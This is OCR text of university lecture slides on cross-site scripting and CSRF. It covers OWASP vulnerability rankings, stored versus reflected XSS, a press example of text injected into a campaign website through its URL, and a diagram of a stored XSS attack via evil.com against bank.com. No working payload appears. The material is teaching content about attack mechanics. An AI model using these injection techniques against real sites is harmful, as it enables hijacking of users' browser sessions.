
XSS and CSRF

Nov 6, 2018

Credit: some slides are adapted from previous offerings of this course or from CS 241 of Prof. Dan Boneh

Exam

- Mean: 156 (82%): GREAT!
- Stddev 22, max 187 - 98%.




- Scribe: Wen Zhang
- Presenter: Brandon Lin

You Can Apparently Leave a Poop Emoji—Or Anything Else You Want—on Trump's Website

By Jordan Weissmann


861 0 41



Trump's site hacked y … apparently XSS!!!!

You could insert anything you wanted in the headlines by typing it into the URL – a form of reflected XSS

And **https://www.donaldjtrump.com/press-releases/archive/trump%20is%20bad%20at%20internet** gets you:



Top web vulnerabilities

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components

Cross-site scripting attack (XSS)

- Attacker injects a malicious script into the webpage viewed by a victim user
  - Script runs in user's browser with access to page's data
- The same-origin policy does not prevent XSS

Two main types of XSS

- *Stored* XSS: attacker leaves Javascript lying around on benign web service for victim to load
- *Reflected* XSS: attacker gets user to click on specially-crafted URL with script in it, web service reflects it back

Stored (or persistent) XSS

- The attacker manages to store a malicious script at the web server, e.g., at `bank.com`
- The server later unwittingly sends script to a victim's browser
- Browser runs script in the same origin as the `bank.com` server

Demo + fix

Stored XSS (Cross-Site Scripting)

Attack Browser/Server

evil.com

Stored XSS (Cross-Site Scripting)

Stored XSS (Cross-Site Scripting)

Attack Browser/Server

evil.com

1

Inject malicious script


User Victim

Server Patsy/Victim


bank.com

Stores the script!

Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)

Attack Browser/Server

evil.com

1

Inject malicious script

User Victim

2 request content

3 receive malicious script

Server Patsy/Victim


bank.com

Stores the script!


4

execute script embedded in input *as though server meant us to run it*

